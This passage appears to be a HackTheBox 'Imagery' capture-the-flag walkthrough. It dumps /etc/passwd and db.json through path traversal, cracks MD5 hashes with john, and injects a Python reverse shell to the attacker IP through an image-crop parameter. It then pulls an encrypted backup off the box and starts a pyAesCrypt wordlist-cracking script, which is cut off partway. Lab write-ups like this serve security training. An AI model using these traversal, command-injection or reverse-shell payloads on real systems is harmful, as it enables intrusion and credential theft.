Content-Disposition: attachment; filename=passwd
Content-Type: text/plain; charset=utf-8
Content-Length: 1982
Last-Modified: Mon, 22 Sep 2025 19:11:49 GMT
Cache-Control: no-cache
ETag: "1758568309.7066295-1982-1984303786"
Date: Mon, 29 Sep 2025 14:37:29 GMT
Vary: Cookie
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
usbmux:x:100:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:103:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:104:104::/nonexistent:/usr/sbin/nologin
uuidd:x:105:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
tss:x:107:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:108:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
web:x:1001:1001::/home/web:/bin/bash
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
snapd-range-524288-root:x:524288:524288::/nonexistent:/usr/bin/false
snap_daemon:x:584788:584788::/nonexistent:/usr/bin/false
mark:x:1002:1002::/home/mark:/bin/bash
_laurel:x:101:988::/var/log/laurel:/bin/false
dhcpcd:x:110:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
Using the same technique, we retrieved /home/web/web/db.json
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
┌──(kali㉿kali)-[~/HTB/Imagery]
└─$ curl --path-as-is -i -s -k -X $'GET' \
    -H $'Host: imagery.htb:8000' -H $'Connection: keep-alive' \
    -b $'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNqXtQ.1EMJQsKVrwfyfFC_GfssnyyKucw' \
    $'http://imagery.htb:8000/admin/get_system_log?log_identifier=../../../../../../../../../home/web/web/db.json'
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Mon, 29 Sep 2025 14:40:52 GMT
Content-Disposition: attachment; filename=db.json
Content-Type: text/plain; charset=utf-8
Content-Length: 975
Last-Modified: Mon, 29 Sep 2025 14:40:09 GMT
Cache-Control: no-cache
ETag: "1759156809.0103297-975-1094784525"
Date: Mon, 29 Sep 2025 14:40:52 GMT
Vary: Cookie
Connection: close

{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
    ],
    "images": [],
    "image_collections": [
        {
            "name": "My Images"
        },
        {
            "name": "Unsorted"
        },
        {
            "name": "Converted"
        },
        {
            "name": "Transformed"
        }
    ],
    "bug_reports": []
}
We extracted the password hashes from db.json and cracked them using john with rockyou.txt:
1
john hash.txt --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/Imagery]
└─$ john hash.txt --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
iambatman        (?)
1g 0:00:00:01 DONE (2025-09-29 16:44) 0.9174g/s 13159Kp/s 13159Kc/s 13382KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
Cracked credentials:
1
2
testuser@imagery.htb
iambatman
Initial Access
Using the cracked testuser credentials, we logged into the application and uploaded an image.

Uploaded Image

After the upload, clicking the three‑dot menu revealed several actions. This account appears to be a test/developer account (likely used for pre‑production testing), so it may expose functionality that is vulnerable or insufficiently hardened.

We selected Transform → Crop and captured the request.


The legitimate crop request payload looked like:
1
2
3
4
5
6
7
8
9
10
{
  "imageId": "d484d4f4-f42e-471e-99ac-289941c740eb",
  "transformType": "crop",
  "params": {
    "x": 10,
    "y": 20,
    "width": 231,
    "height": 148
  }
}
By injecting a command into the x parameter we were able to trigger remote code execution. The payload used was a reverse‑shell to our attack host:

1
2
3
4
5
6
7
8
9
10
11
{
  "imageId": "d484d4f4-f42e-471e-99ac-289941c740eb",
  "transformType": "crop",
  "params": {
    "x": "0; python3 -c \"import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('10.10.14.142',4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn('/bin/bash')\";",
    "y": 20,
    "width": 231,
    "height": 148
  }
}
We started a netcat listener and received a connection, giving us an interactive shell as the web user:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/HTB/Imagery]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.142] from (UNKNOWN) [10.129.190.1] 45240
web@Imagery:~/web$

web@Imagery:~/web$ id
id
uid=1001(web) gid=1001(web) groups=1001(web)
Backup retrieval — /var/backup
While enumerating the filesystem as the web user, we discovered a backup archive in /var/backup:
1
2
3
web@Imagery:~/web$ cd /var/backup
web@Imagery:/var/backup$ ls
web_20250806_120723.zip.aes
To exfiltrate the file we started a simple HTTP server on the target and served the file from the backup directory:
1
2
3
web@Imagery:/var/backup$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.14.142 - - [29/Sep/2025 15:45:50] "GET /web_20250806_120723.zip.aes HTTP/1.1" 200 -
From our attacker host we fetched the file with wget:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/Imagery]
└─$ wget http://10.129.190.1:8080/web_20250806_120723.zip.aes
--2025-09-29 17:38:14--  http://10.129.190.1:8080/web_20250806_120723.zip.aes
Connecting to 10.129.190.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23054471 (22M) [application/octet-stream]
Saving to: ‘web_20250806_120723.zip.aes’

web_20250806_120723.zip.aes 100%[========================================>] 21.99M  2.06MB/s in 8.6s

2025-09-29 17:38:23 (2.55 MB/s) - ‘web_20250806_120723.zip.aes’ saved [23054471/23054471]
The archive is AES‑encrypted (.aes).
Cracking the .zip.aes archive
We implemented a small dictionary‑attack tool using pyAesCrypt to attempt passwords from rockyou.txt. The script decrypts each attempt to a temporary file and checks the ZIP magic bytes (PK\x03\x04) to verify successful decryption.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
#!/usr/bin/env python3
"""
aes_zip_dict_crack.py
Authorized use only (CTF / lab). Attempts to decrypt a .zip.aes file using
passwords from a wordlist (e.g. rockyou.txt). Checks first bytes for ZIP magic.
"""

import pyAesCrypt
import tempfile
import os
import sys
import argparse
from multiprocessing import Pool, Manager, cpu_count
from functools import partial

BUFFER_SIZE = 64 * 1024  # same default used by pyAesCrypt

def is_valid_zip(path):
    """Return True if file at path starts with ZIP magic bytes."""
    try:
        with open(path, "rb") as f:
            head = f.read(4)
            return head == b'PK\x03\x04'
    except Exception:
        return False

def try_password(password, infile, tmpdir):
    """Try decrypting infile with password into a temp file. Return (password, True/False, reason)."""
    password = password.rstrip("\n")
    # create per-attempt temp file to avoid clobber
    tf = None
    outpath = None
    try:
        tf = tempfile.NamedTemporaryFile(delete=False, dir=tmpdir, prefix="dec_", suffix=".zip")
        outpath = tf.name
        tf.close()
        # Attempt decrypt
        pyAesCrypt.decryptFile(infile, outpath, password, BUFFER_SIZE)
        # If decrypt succeeded without exception, check zip magic:
        if is_valid_zip(outpath):
            return (password, True, outpath)
        else:
            # decrypted but not zip -> probably wrong password or file not zip
            os.remove(outpath)
            return (password, False, "not_zip")
    except Exception as e:
        # likely wrong password (MAC check) or decryption error
        if outpath and os.path.exists(outpath):
            try:
                os.remove(outpath)
            except Exception:
                pass
        return (password, False, str(e))

def worker_init(_infile, _tmpdir):
    global infile, tmpdir
    infile = _infile
    tmpdir = _tmpdir

def worker_try(pw):
    return try_password(pw, infile, tmpdir)

def main():
    ap = argparse.ArgumentParser(description="Dictionary attack on .zip.aes using pyAesCrypt (authorized use only).")
    ap.add_argument("infile", help="Encrypted file (e.g. web_20250806_120723.zip.aes)")
    ap.add_argument("wordlist", help="Wordlist (e.g. rockyou.txt)")
    ap.add_argument("-w", "--workers", type=int, default=1, help="Parallel workers (default 1). Use >1 to speed up (cpu_count recommended).")
    ap.add_argument("-s", "--start-line", type=int, default=1, help="Start at this line in the wordlist (1-indexed). Useful to resume.")
    ap.add_argument("-q", "--quiet", action="store_true", help="Quiet mode (less output).")
    args = ap.parse_args()

    if not os.path.exists(args.infile):
        print("Encrypted file not found:", args.infile); sys.exit(1)
    if not os.path.exists(args.wordlist):
        print("Wordlist not found:", args.wordlist); sys.exit(1)

    tmpdir = tempfile.mkdtemp(prefix="aes_crack_")
    print("Temp dir:", tmpdir)
    found = None
    tried = 0
    workers = max(1, args.workers)

    # If workers == 1, do simple loop (more memory-friendly); otherwise, use Pool
    if workers == 1:
